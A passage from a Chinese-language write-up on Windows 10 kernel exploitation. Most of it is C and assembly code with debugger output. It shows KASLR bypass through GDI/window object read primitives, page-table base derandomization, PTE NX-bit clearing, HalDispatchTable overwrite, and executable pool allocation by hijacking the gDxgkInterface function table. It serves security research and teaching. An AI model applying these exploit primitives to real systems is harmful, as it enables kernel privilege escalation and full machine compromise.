    int         cPdevRefs;
    int         cPdevOpenRefs;
    PPDEV       ppdevParent;
    FLONG       flags;
    FLONG       flAccelerated;

            .....

    PVOID       pvGammaRamp;
    PVOID       RemoteTypeOne;
    ULONG       ulHorzRes;
    ULONG       ulVertRes;
    PFN         pfnDrvSetPointerShape;
    PFN         pfnDrvMovePointer;
    PFN         pfnMovePointer;
    PFN         pfnDrvSynchronize;
    PFN         pfnDrvSynchronizeSurface;
    PFN         pfnDrvSetPalette;
    PFN         pfnDrvNotify;
    ULONG       TagSig;
    PLDEV       pldev;

            .....

    PVOID       WatchDogContext;
    PVOID       WatchDogs;
    PFN         apfn[INDEX_LAST];
} PDEV, *PPDEV;
```

上述 PFN 类型成员为函数指针，我们可借此得到指向内核驱动的地址，因而具体思路就是经由 `hdev` 成员来读取

PDEVOBJ 结构中的函数指针。然而通过查看内存中的 Surface 对象，我们却发现 `hdev` 的值为 NULL：

```
ffffbd25`56300000  00000000`00052c3b 00000000`00000000
ffffbd25`56300010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56300020  00000000`00052c3b 00000000`00000000
ffffbd25`56300030  00000000`00000000 00000001`00000364
ffffbd25`56300040  00000000`00000d90 ffffbd25`56300270
ffffbd25`56300050  ffffbd25`56300270 0000794b`00000d90
```

分析可知，借助 `CreateBitmap` 函数来创建 `Bitmap` 对象时不会对 `hdev` 成员进行赋值，不过另一 API 函数，即 `CreateCompatibleBitmap` 函数，也能用于创建 Surface 对象，借助该函数创建的 `Bitmap` 对象中 `hdev` 指针是有效的：

```
kd> dq ffffbd25`56300000+3000
ffffbd25`56303000  00000000`01052c3e 00000000`00000000
ffffbd25`56303010  ffff968a`3bbee740 00000000`00000000
ffffbd25`56303020  00000000`01052c3e 00000000`00000000
ffffbd25`56303030  ffffbd25`4001b010 00000364`00000001
ffffbd25`56303040  00000000`00000d90 ffffbd25`56303270
```

其 0x6F0 偏移处的指针指向了驱动模块 cdd.dll 中的 `DrvSynchronizeSurface` 函数：

```
kd> dqs ffffbd25`4001b010 + 6f0
ffffbd25`4001b700  ffffbd5f`eced2bf0 cdd!DrvSynchronizeSurface
```

为了得到 `hdev` 指针，我们需要进行以下操作。首先获取距 leakPool 函数返回地址 0x3000 偏移处 `Bitmap` 对象的句柄，而后将此 Surface 对象释放并借助 `CreateCompatibleBitmap` 函数重新分配多个 `Bitmap` 对象，实现代码如下：

```
HBITMAP h3 = (HBITMAP)readQword(leakPool() + 0x3000);
buffer[5] = (DWORD64)h3;
DeleteObject(h3);

HBITMAP *KASLRbitmap = new HBITMAP[0x100];
for (DWORD i = 0; i < 0x100; i++)
{
    KASLRbitmap[i] = CreateCompatibleBitmap(dc, 1, 0x364);
}
```

执行过后，leakPool 泄露地址 0x3030 偏移处即为要找的 `hdev` 指针，进而可得到指向 `DrvSynchronizeSurface` 函数的指针。分析可知， `DrvSynchronizeSurface` 函数中 0x2B 偏移处包含的调用最终指向了 ntoskrnl.exe 模块中的 `ExEnterCriticalRegionAndAcquireFastMutexUnsafe` 函数，所示如下：

```
kd> u cdd!DrvSynchronizeSurface + 2b L1
cdd!DrvSynchronizeSurface+0x2b:
ffffbd5f`eced2c1b ff153f870300    call    qword ptr [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe
kd> dqs [cdd!_imp_ExEnterCriticalRegionAndAcquireFastMutexUnsafe] L1
ffffbd5f`ecf0b360  fffff803`4c4c3e90 nt!ExEnterCriticalRegionAndAcquireFastMutexUnsafe
```

基于这个指向 ntoskrnl.exe 模块的指针，再配合 “MZ” 头部查找法，即每次以 0x1000 字节间距往回搜索，我们可定位到相应的基址。完整的 ntoskrnl.exe 模块基址查找过程如下：

```
DWORD64 leakNtBase()
{
    DWORD64 ObjAddr = leakPool() + 0x3000;
    DWORD64 cdd_DrvSynchronizeSurface = readQword(readQword(ObjAddr + 0x30) + 0x6f0);
    DWORD64 offset = readQword(cdd_DrvSynchronizeSurface + 0x2d) & 0xFFFFF;
    DWORD64 ntAddr = readQword(cdd_DrvSynchronizeSurface + 0x31 + offset);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

接下来我们给出与 tagWND primitive 有关的 KASLR 绕过思路，所用方法和前面讨论的很类似。借助 REACTOS 项目中 Windows XP 系统的结构说明文档，我们知道 `tagWND` 对象的 `head` 成员是一 `THRDESKHEAD` 结构体，其中包含另一称作 `THROBJHEAD` 的结构体，而 `THROBJHEAD` 结构体中又包含一个指向 `THREADINFO` 结构体的指针，它们的对应关系如下，先是 `tagWND` 结构：

```
typedef struct _WND
{
  THRDESKHEAD  head;
  WW;
  struct _WND *spwndNext;
#if (_WIN32_WINNT >= 0x0501)
  struct _WND *spwndPrev;
#endif
  struct _WND *spwndParent;
  struct _WND *spwndChild;
```

然后是 `THRDESKHEAD` 和 `THROBJHEAD` 结构：

```
typedef struct _THROBJHEAD
{
   HEAD;
   PTHREADINFO pti;
} THROBJHEAD, *PTHROBJHEAD;
//
typedef struct _THRDESKHEAD
{
   THROBJHEAD;
   PDESKTOP    rpdesk;
   PVOID       pSelf;
} THRDESKHEAD, *PTHRDESKHEAD;
```

最后是 `THREADINFO` 结构，其中包含称作 `W32THREAD` 的结构体：

```
typedef struct _THREADINFO
{
  /* 000 */ W32THREAD;
```

而在 `W32THREAD` 结构起始处是一指向 `KTHREAD` 对象的指针：

```
typedef struct _W32THREAD
{
  /* 0x000 */ PETHREAD pEThread;
```

虽然此过程经历了多次结构间辗转且文档资料也较老了，但就算是 Windows 10 1703 版本，`KTHREAD` 对象在其 0x2A8 偏移处仍旧包含指向 ntoskrnl.exe 模块的指针，因而借助给定的 `tagWND` 对象内核地址我们能够得到 ntoskrnl.exe 模块的基址。通过分析 64 位 Windows 10 系统中相应的结构，我们知道 `tagWND` 对象 0x10 偏移处的指针指向的是 `THREADINFO` 对象，经由该指针能得到 `KTHREAD` 对象的地址，所示如下：

```
kd> dq ffffbd25`4093f3b0+10 L1
ffffbd25`4093f3c0  ffffbd25`4225dab0
kd> dq ffffbd25`4225dab0 L1
ffffbd25`4225dab0  ffff968a`3b50d7c0
kd> dqs ffff968a`3b50d7c0 + 2a8
ffff968a`3b50da68  fffff803`4c557690 nt!KeNotifyProcessorFreezeSupported
```

我们将上述的 KASLR 绕过步骤封装到单个函数中，而借助指向 notoskrnl.exe 模块的指针来查找基址的方法跟前面相同，最终的实现代码如下：

```
DWORD64 leakNtBase()
{
    DWORD64 wndAddr = leakWnd(g_window1);
    DWORD64 pti = readQWORD(wndAddr + 0x10);
    DWORD64 ethread = readQWORD(pti);
    DWORD64 ntAddr = readQWORD(ethread + 0x2a8);
    DWORD64 ntBase = getmodBaseAddr(ntAddr);
    return ntBase;
}
```

0x07 函数动态查找

接着我们讨论如何查找特定驱动函数的地址，这在内核漏洞利用中是很重要的。对于不同版本的系统，借助固定偏移进行函数定位的方法可能并不通用，更好的方法是借助内核态 Read primitive 来动态定位函数。

目前为止我们所实现的 Read primitive 只能读取 8 字节的内容，但不论是基于 `Bitmap` 对象还是 `tagWND` 对象的 primitive 都可进一步修改成任意字节的读取。就 bitmap primitive 来说，这和 bitmap 位图的大小有关，通过修改相应字段可以达到任意字节读取的目的，实现代码如下：

```
BYTE* readData(DWORD64 start, DWORD64 size)
{
    BYTE* data = new BYTE[size];
    memset(data, 0, size);
    ZeroMemory(data, size);
    BYTE *pbits = new BYTE[0xe00];
    memset(pbits, 0, 0xe00);
    GetBitmapBits(h1, 0xe00, pbits);
    PDWORD64 pointer = (PDWORD64)pbits;
    pointer[0x1BC] = start;
    pointer[0x1B9] = 0x0001000100000368;
    SetBitmapBits(h1, 0xe00, pbits);
    GetBitmapBits(h2, size, data);
    pointer[0x1B9] = 0x0000000100000368;
    SetBitmapBits(h1, 0xe00, pbits);
    delete[] pbits;
    return data;
}
```

可以看到，代码对 bitmap 位图大小进行了修改且用于保存最终 `GetBitmapBits` 返回内容的缓冲区大小也变了。我们可以借此将 ring0 下完整的驱动或其相关部分 dump 到 ring3 空间中，以便进行后续的查找操作。

这里我们借助哈希值来定位函数地址，其中哈希值的计算也比较简单，仅仅是将对应地址处 4 个相互间隔 4 字节的 QWORD 值相加。虽然没有考虑冲突处理，但结果表明此算法还是很有效的，具体实现如下：

```
DWORD64 locatefunc(DWORD64 modBase, DWORD64 signature, DWORD64 size)
{
    DWORD64 tmp = 0;
    DWORD64 hash = 0;
    DWORD64 addr = modBase + 0x1000;
    DWORD64 pe = (readQword(modBase + 0x3C) & 0x00000000FFFFFFFF);
    DWORD64 codeBase = modBase + (readQword(modBase + pe + 0x2C) & 0x00000000FFFFFFFF);
    DWORD64 codeSize = (readQword(modBase + pe + 0x1C) & 0x00000000FFFFFFFF);
    if (size != 0)
    {
        codeSize = size;
    }
    BYTE* data = readData(codeBase, codeSize);
    BYTE* pointer = data;

    while (1)
    {
        hash = 0;
        for (DWORD i = 0; i < 4; i++)
        {
            tmp = *(PDWORD64)((DWORD64)pointer + i * 4);
            hash += tmp;
        }
        if (hash == signature)
        {
            break;
        }
        addr++;
        pointer = pointer + 1;
    }
    return addr;
}
```

0x08 页表基址的随机化

继续往下来看页表基址随机化的问题。前面我们提到过获取 Windows 10 系统 ring0 层可执行内存的最常用方法是修改页面（其中包含 shellcode ）的 PTE（Page Table Entry，页表项）信息，早于 Windows 10 1607 的版本都可通过如下算法得到给定页面的 PTE 地址：

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += 0xFFFFF68000000000;
    return vaddr;
}
```

而到了 Windows 10 1607 和 1703 版本，原先的基址 0xFFFFF68000000000 被随机化处理了，这使得我们无法再简单计

算出给定页面的 PTE 地址。不过虽然页表基址被随机化了，但是我们知道内核必然还要经常查询 PTE 的内容，因此肯定存在用于获取 PTE 地址的 ring0 层 API，例如 ntoskrnl.exe 模块中的 `MiGetPteAddress` 函数。

我们在 IDA 中查看该函数，发现页表基址并未被随机化：

```
MiGetPteAddress proc near
shr     rcx, 9
mov     rax, 7FFFFFFFF8h
and     rcx, rax
mov     rax, 0FFFFF68000000000h
add     rax, rcx
retn
```

然而内存中的基址却是随机化处理过的：

```
nt!MiGetPteAddress:
fffff803`0ccd1254 48c1e909        shr     rcx,9
fffff803`0ccd1258 48b8f8ffffff7f000000 mov rax,7FFFFFFF8h
fffff803`0ccd1262 4823c8          and     rcx,rax
fffff803`0ccd1265 48b80000000000cfffff mov rax,0FFFFCF0000000000h
fffff803`0ccd126f 4803c1          add     rax,rcx
fffff803`0ccd1272 c3              ret
```

所以我们的绕过思路就是先找到 `MiGetPteAddress` 函数的地址，而后读取随机化后的基址并用其替换掉原先算法中的固定值 0xFFFFF68000000000。此过程需要用到内核态 Read primitive 以及上节讨论的函数动态查找法，
在 `MiGetPteAddress` 函数地址的 0x13 字节偏移处即为对应的页表基址，如下为获取该基址的实现代码：

```
VOID leakPTEBase(DWORD64 ntBase)
{
    DWORD64 MiGetPteAddressAddr = locatefunc(ntBase, 0x247901102daa798f, 0xb0000);
    g_PTEBase = readQword(MiGetPteAddressAddr + 0x13);
    return;
}
```

在替换掉固定基址后，原先的算法即可重新用于获取给定页面的 PTE 地址：

```
DWORD64 getPTfromVA(DWORD64 vaddr)
{
    vaddr >>= 9;
    vaddr &= 0x7FFFFFFFF8;
    vaddr += g_PTEBase;
    return vaddr;
}
```

例如，对于地址 0xFFFFF78000000000（`KUSER_SHARED_DATA` 结构的内存地址）来说，相应的 PTE 地址为 0xFFFFCF7BC0000000：

```
kd> ? 0xfffff78000000000 >> 9
Evaluate expression: 36028778765352960 = 007ffffb`c0000000
kd> ? 007ffffb`c0000000 & 7FFFFFFFF8h
Evaluate expression: 531502202880 = 0000007b`c0000000
kd> dq 7b`c0000000 + 0FFFFCF0000000000h L1
ffffcf7b`c0000000  80000000`00963963
```

而如果 shellcode 被写入到 `KUSER_SHARED_DATA` 结构的 0x800 偏移处，那么将正好位于地址 0xFFFFF78000000000

对应的页面中。我们可以通过覆写 PTE 来移除 NX 位，即最高比特位，以此修改内存页的保护属性，代码如下：

```
DWORD64 PteAddr = getPTfromVA(0xfffff78000000800);
DWORD64 modPte = readQword(PteAddr) & 0x0FFFFFFFFFFFFFFF;
writeQword(PteAddr, modPte);
```

接着可借助已知的方法来触发 shellcode 执行，例如覆盖 `HalDispatchTable` 中的函数指针：

```
BOOL getExec(DWORD64 halDispatchTable, DWORD64 addr)
{
    _NtQueryIntervalProfile NtQueryIntervalProfile = (_NtQueryIntervalProfile)GetProcAddress(GetModuleHandleA("NTDLL.DLL"), "NtQueryIntervalProfile");
    writeQword(halDispatchTable + 8, addr);
    ULONG result;
    NtQueryIntervalProfile(2, &result);
    return TRUE;
}
```

因此我们能够绕过页表的随机化保护并得以重拾 PTE 覆写技术。

0x09 Ring0 下可执行空间的分配

最后我们讨论如何在 Windows 10 1703 内核中直接分配可执行的内存空间，虽然也可以借助修改包含 shellcode 页面的 PTE 信息来间接获取，但前者明显要简洁得多。

大部分内核池（kernel pool）的分配操作都是通过 ntoskrnl.exe 模块中的 `ExAllocatePoolWithTag` 函数完成的，按照 MSDN 上的定义，该函数包含 3 个参数，分别为池类型、分配大小以及 Tag 值：

```
PVOID ExAllocatePoolWithTag(
  _In_ POOL_TYPE PoolType,
  _In_ SIZE_T    NumberOfBytes,
  _In_ ULONG     Tag
);
```

调用成功则返回指向新分配内存的指针。另外，虽然 Windows 10 内核中普遍采用的是 NonPagedPoolNX 池类型，但下列类型仍然还是存在的：

```
NonPagedPool = 0n0
NonPagedPoolExecute = 0n0
PagedPool = 0n1
NonPagedPoolMustSucceed = 0n2
DontUseThisType = 0n3
NonPagedPoolCacheAligned = 0n4
PagedPoolCacheAligned = 0n5
NonPagedPoolCacheAlignedMustS = 0n6
MaxPoolType = 0n7
NonPagedPoolBase = 0n0
NonPagedPoolBaseMustSucceed = 0n2
NonPagedPoolBaseCacheAligned = 0n4
NonPagedPoolBaseCacheAlignedMustS = 0n6
NonPagedPoolSession = 0n32
PagedPoolSession = 0n33
NonPagedPoolMustSucceedSession = 0n34
DontUseThisTypeSession = 0n35
NonPagedPoolCacheAlignedSession = 0n36
PagedPoolCacheAlignedSession = 0n37
NonPagedPoolCacheAlignedMustSSession = 0n38
NonPagedPoolNx = 0n512
```

如果所选池类型的数值为 0，那么分配到的池内存其属性将是可读、可写、可执行的。要实现对 `ExAllocatePoolWithTag` 函数的调用，我们可借鉴前面经由 ring3 层 `NtQueryIntervalProfile` 函数调用来触发 ring0 层 shellcode 执行的思路，即函数调用栈传递与 hook 技术（`HalDispatchTable` 函数指针覆盖）相配合，但由于还需要考虑参数的传递，所以无法借助 `HalDispatchTable` 来实现。我们需要寻找另外的函数表，经过分析，内核模块 win32kbase.sys 中的 `gDxgkInterface` 函数表引起了我们的注意，所示如下：

```
kd> dqs win32kbase!gDxgkInterface
ffffbd5f`ece3f750  00000000`001b07f0
ffffbd5f`ece3f758  00000000`00000000
ffffbd5f`ece3f760  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f768  fffff80e`31521fb0 dxgkrnl!DxgkCaptureInterfaceDereference
ffffbd5f`ece3f770  fffff80e`314c8480 dxgkrnl!DxgkProcessCallout
ffffbd5f`ece3f778  fffff80e`3151f1a0 dxgkrnl!DxgkNotifyProcessFreezeCallout
ffffbd5f`ece3f780  fffff80e`3151ee70 dxgkrnl!DxgkNotifyProcessThawCallout
ffffbd5f`ece3f788  fffff80e`314b9950 dxgkrnl!DxgkOpenAdapter
ffffbd5f`ece3f790  fffff80e`315ae710 dxgkrnl!DxgkEnumAdapters
ffffbd5f`ece3f798  fffff80e`314c4d50 dxgkrnl!DxgkEnumAdapters2
ffffbd5f`ece3f7a0  fffff80e`31521ef0 dxgkrnl!DxgkGetMaximumAdapterCount
ffffbd5f`ece3f7a8  fffff80e`31519a50 dxgkrnl!DxgkOpenAdapterFromLuid
ffffbd5f`ece3f7b0  fffff80e`31513e30 dxgkrnl!DxgkCloseAdapter
ffffbd5f`ece3f7b8  fffff80e`314c6f10 dxgkrnl!DxgkCreateAllocation
```

许多函数都会用到这个表，这其中我们所要找的函数需满足以下条件：1）可在 ring3 下调用；2）至少有 3 个参数是我们可控的且在随后的调用栈上保持不变；3）几乎不被操作系统或守护进程调用，以避免覆盖函数表后出现错误调用。

分析可知，ring3 下的 `NtGdiDdDDICreateAllocation` 函数恰好满足这些要求，它会用到上表 0x68 偏移处的函数指针，即对应内核模块 dxgkrnl 中的 `DxgkCreateAllocation` 函数。不过其并非导出函数，只在 win32u.dll 模块中包含相关的系统调用，因此我们直接通过系统调用的方式来使用该函数，代码如下：

```
NtGdiDdDDICreateAllocation PROC
    mov r10, rcx
    mov eax, 118Ah
    syscall
    ret
NtGdiDdDDICreateAllocation ENDP
```

当 `NtGdiDdDDICreateAllocation` 函数被调用后，执行流会从 win32k.sys 模块转移到 win32kfull.sys 模块，接着再转移到 win32kbase.sys 模块，最后获取 `gDxgkInterface` 表 0x68 偏移处的函数指针并调用之，整个过程如下：

```
kd> u win32k!NtGdiDdDDICreateAllocation L1
win32k!NtGdiDdDDICreateAllocation:
ffffbd5f`ec7a29dc ff25d6a40400    jmp     qword ptr [win32k!_imp_NtGdiDdDDICreateAllocation (ff
kd> u poi([win32k!_imp_NtGdiDdDDICreateAllocation]) L1
win32kfull!NtGdiDdDDICreateAllocation:
ffffbd5f`ec5328a0 ff251aad2200    jmp     qword ptr [win32kfull!_imp_NtGdiDdDDICreateAllocation
kd> u poi([win32kfull!_imp_NtGdiDdDDICreateAllocation]) L2
win32kbase!NtGdiDdDDICreateAllocation:
ffffbd5f`ecd3c430 488b0581331000  mov     rax,qword ptr [win32kbase!gDxgkInterface+0x68 (ffffbd
ffffbd5f`ecd3c437 48ff2512251200  jmp     qword ptr [win32kbase!_guard_dispatch_icall_fptr (fff
kd> u poi([win32kbase!_guard_dispatch_icall_fptr]) L1
win32kbase!guard_dispatch_icall_nop:
ffffbd5f`ecd581a0 ffe0            jmp     rax
```

可以看到，该过程仅是简单的参数传递，并未对参数进行修改，因此满足第二点要求。此外，在测试中我们尝试覆盖上述的 `DxgkCreateAllocation` 函数指针，结果没有出现异常的问题，最后一点要求也满足了。

不过要想利用 “`NtGdiDdDDICreateAllocation` 函数 + `gDxgkInterface` 函数表” 组合来实现

对 `ExAllocatePoolWithTag` 函数的调用，还需满足一个条件，即 `gDxgkInterface` 函数表必须是可写的，我们可以通过如下方式获取该表的 PTE 信息：

```
kd> ? win32kbase!gDxgkInterface >> 9
Evaluate expression: 36028794142651760 = 007fffff`548ef570
kd> ? 007fffff`548ef570 & 7FFFFFFF8
Evaluate expression: 546879501680 = 0000007f`548ef570
kd> dq 7f`548ef570 + 0FFFFCF0000000000h L1
ffffcf7f`548ef570  cf600000`36b48863
```

一般来说 PTE 所含内容很难直接看出来，我们按照 `_MMPTE_HARDWARE` 结构进行打印，如下所示该函数表是可写的：

```
kd> dt _MMPTE_HARDWARE ffffcf7f`548ef570
nt!_MMPTE_HARDWARE
   +0x000 Valid            : 0y1
   +0x000 Dirty1           : 0y1
   +0x000 Owner            : 0y0
   +0x000 WriteThrough     : 0y0
   +0x000 CacheDisable     : 0y0
   +0x000 Accessed         : 0y1
   +0x000 Dirty            : 0y1
   +0x000 LargePage        : 0y0
   +0x000 Global           : 0y0
   +0x000 CopyOnWrite      : 0y0
   +0x000 Unused           : 0y0
   +0x000 Write            : 0y1
   +0x000 PageFrameNumber  : 0y000000000000000000011011010110100 1000
   +0x000 reserved1        : 0y0000
   +0x000 SoftwareWsIndex  : 0y10011110110 (0x4f6)
   +0x000 NoExecute        : 0y1
```

原则上到这里所有条件也就都具备了，我们的思路是先用 `ExAllocatePoolWithTag` 函数指针覆盖掉位于 `gDxgkInterface` 函数表 0x68 偏移处的 `DxgkCreateAllocation` 函数指针，而后再调用 `NtGdiDdDDICreateAllocation` 函数，选用的池类型参数为 NonPagedPoolExecute。剩下的问题就是如何定位 `gDxgkInterface` 函数表了，虽然在 KASLR 绕过部分我们讨论过如何定位 ntoskrnl.exe 模块基址，但到目前为止，还没有办法能够定位其它内核模块。

分析发现我们可以借助 ntoskrnl.exe 模块中的 `PsLoadedModuleList` 结构来获取内核中所有模块的基址，因此问题也就迎刃而解了，如下为遍历内核模块所用到的双向链表结构：

```
kd> dq nt!PsLoadedModuleList L2
fffff803`4c76a5a0  ffff968a`38c1e530 ffff968a`3a347e80
kd> dt _LDR_DATA_TABLE_ENTRY ffff968a`38c1e530
ntdll!_LDR_DATA_TABLE_ENTRY
   +0x000 InLoadOrderLinks : _LIST_ENTRY [ 0xffff968a`38c1e390 - 0xfffff803`4c76a5a0 ]
   +0x010 InMemoryOrderLinks : _LIST_ENTRY [ 0xfffff803`4c7a8000 - 0x00000000`00053760
   +0x020 InInitializationOrderLinks : _LIST_ENTRY [ 0x00000000`00000000 - 0x00000000`
   +0x030 DllBase          : 0xfffff803`4c41e000 Void
   +0x038 EntryPoint       : 0xfffff803`4c81e010 Void
   +0x040 SizeOfImage      : 0x889000
   +0x048 FullDllName      : _UNICODE_STRING "\SystemRoot\system32\ntoskrnl.exe"
   +0x058 BaseDllName      : _UNICODE_STRING "ntoskrnl.exe"
```

继续遍历该链表直到 0x58 偏移处出现正确的模块名，则相应模块基址可在 0x30 偏移处得到。

不过早前的函数动态查找算法并不能直接用于定位 `PsLoadedModuleList` 结构，因为它不是一个函数，好在很多函数都用到了这个结构，我们可以从中找到指向 `PsLoadedModuleList` 结构的指针。例如 ntoskrnl.exe 模块中的 `KeCapturePersistentThreadState` 函数就用到了该结构：

```
nt!KeCapturePersistentThreadState+0xc0:
fffff803`4c60e4d0 45894c90fc      mov     dword ptr [r8+rdx*4-4],r9d
fffff803`4c60e4d5 44890b          mov     dword ptr [rbx],r9d
fffff803`4c60e4d8 c7430444553634  mov     dword ptr [rbx+4],34365544h
fffff803`4c60e4df c7430cd73a0000  mov     dword ptr [rbx+0Ch],3AD7h
fffff803`4c60e4e6 c743080f000000  mov     dword ptr [rbx+8],0Fh
fffff803`4c60e4ed 498b86b8000000  mov     rax,qword ptr [r14+0B8h]
fffff803`4c60e4f4 488b4828        mov     rcx,qword ptr [rax+28h]
fffff803`4c60e4f8 48894b10        mov     qword ptr [rbx+10h],rcx
fffff803`4c60e4fc b9ffff0000      mov     ecx,0FFFFh
fffff803`4c60e501 488b05401b1f00  mov     rax,qword ptr [nt!MmPfnDatabase (fffff803`4c800048)]
fffff803`4c60e508 48894318        mov     qword ptr [rbx+18h],rax
fffff803`4c60e50c 488d058dc01500  lea     rax,[nt!PsLoadedModuleList (fffff803`4c76a5a0)]
```

我们先通过查找算法定位 `KeCapturePersistentThreadState` 函数，再间接获取 `PsLoadedModuleList` 结构的地址，进而可以获取内核中任意模块的基址。

由于 win32kbase.sys 模块基址也能得到了，因此 `gDxgkInterface` 表的定位问题就和定位 ntoskrnl.exe 模块中的 `PsLoadedModuleList` 结构很类似了。其思路同样是先找到一个使用了 `gDxgkInterface` 表的函数，再从中读取出相应地址。

这里我们将借助 win32kfull.sys 模块中的 `DrvOcclusionStateChangeNotify` 函数，其反汇编结果如下：

```
DrvOcclusionStateChangeNotify proc near

var_18= dword ptr -18h
var_10= qword ptr -10h

; FUNCTION CHUNK AT 00000001C0157D2E SI

sub     rsp, 38h
mov     rax, [rsp+38h]
lea     rcx, [rsp+38h+var_18]
mov     [rsp+38h+var_10], rax
mov     rax, cs:__imp_?gDxgkInterface@@
mov     [rsp+38h+var_18], 1
mov     rax, [rax+408h]
```

通过该函数指针我们能够得到 `gDxgkInterface` 表的地址，接着可对表中的函数指针进行覆盖，从而能够实现对 `ExAllocatePoolWithTag` 函数的调用，亦即实现了内核中可执行空间的分配，相关代码如下：

```
DWORD64 locategDxgkInterface(DWORD64 modBase)
{
    DWORD64 DrvOcclusionStateChangeNotifyAddr = locatefunc(modBase, 0x424217e9330676ec, 0);
    DWORD64 offset = (readQword(DrvOcclusionStateChangeNotifyAddr + 0x16) & 0xFFFFFFFF);
    DWORD64 gDxgkInterfacePointer = DrvOcclusionStateChangeNotifyAddr + offset + 0x1a;
    DWORD64 gDxgkInterfaceAddr = readQword(gDxgkInterfacePointer);
    return gDxgkInterfaceAddr;
}

DWORD64 allocatePool(DWORD64 size, DWORD64 win32kfullBase, DWORD64 ntBase)
{
    DWORD64 gDxgkInterface = locategDxgkInterface(win32kfullBase);
    DWORD64 ExAllocatePoolWithTagAddr = ntBase + 0x27f390;
    writeQword(gDxgkInterface + 0x68, ExAllocatePoolWithTagAddr);
    DWORD64 poolAddr = NtGdiDdDDICreateAllocation(0, size, 0x41424344, 0x111);
    return poolAddr;
}
```

在完成池内存的分配后，我们可借助内核态 Write primitive 来写入 shellcode。最后我们再将 `gDxgkInterface` 函数表 0x68 偏移处的指针覆盖为 shellcode 起始地址并再次调用 `NtGdiDdDDICreateAllocation` 函数：

```
writeShellcode(poolAddr);

writeQword(gDxgkInterface + 0x68, poolAddr);

NtGdiDdDDICreateAllocation(gDxgkInterface + 0x68, DxgkCreateAllocation, 0, 0);
```

可以看到 `NtGdiDdDDICreateAllocation` 函数的调用参数中包括了 `DxgkCreateAllocation` 函数指针及其原先在函数表中的位置，以便我们能在 shellcode 中对 `gDxgkInterface` 函数表进行恢复，避免后续调用可能造成的系统崩溃。

** 参考部分详见原文*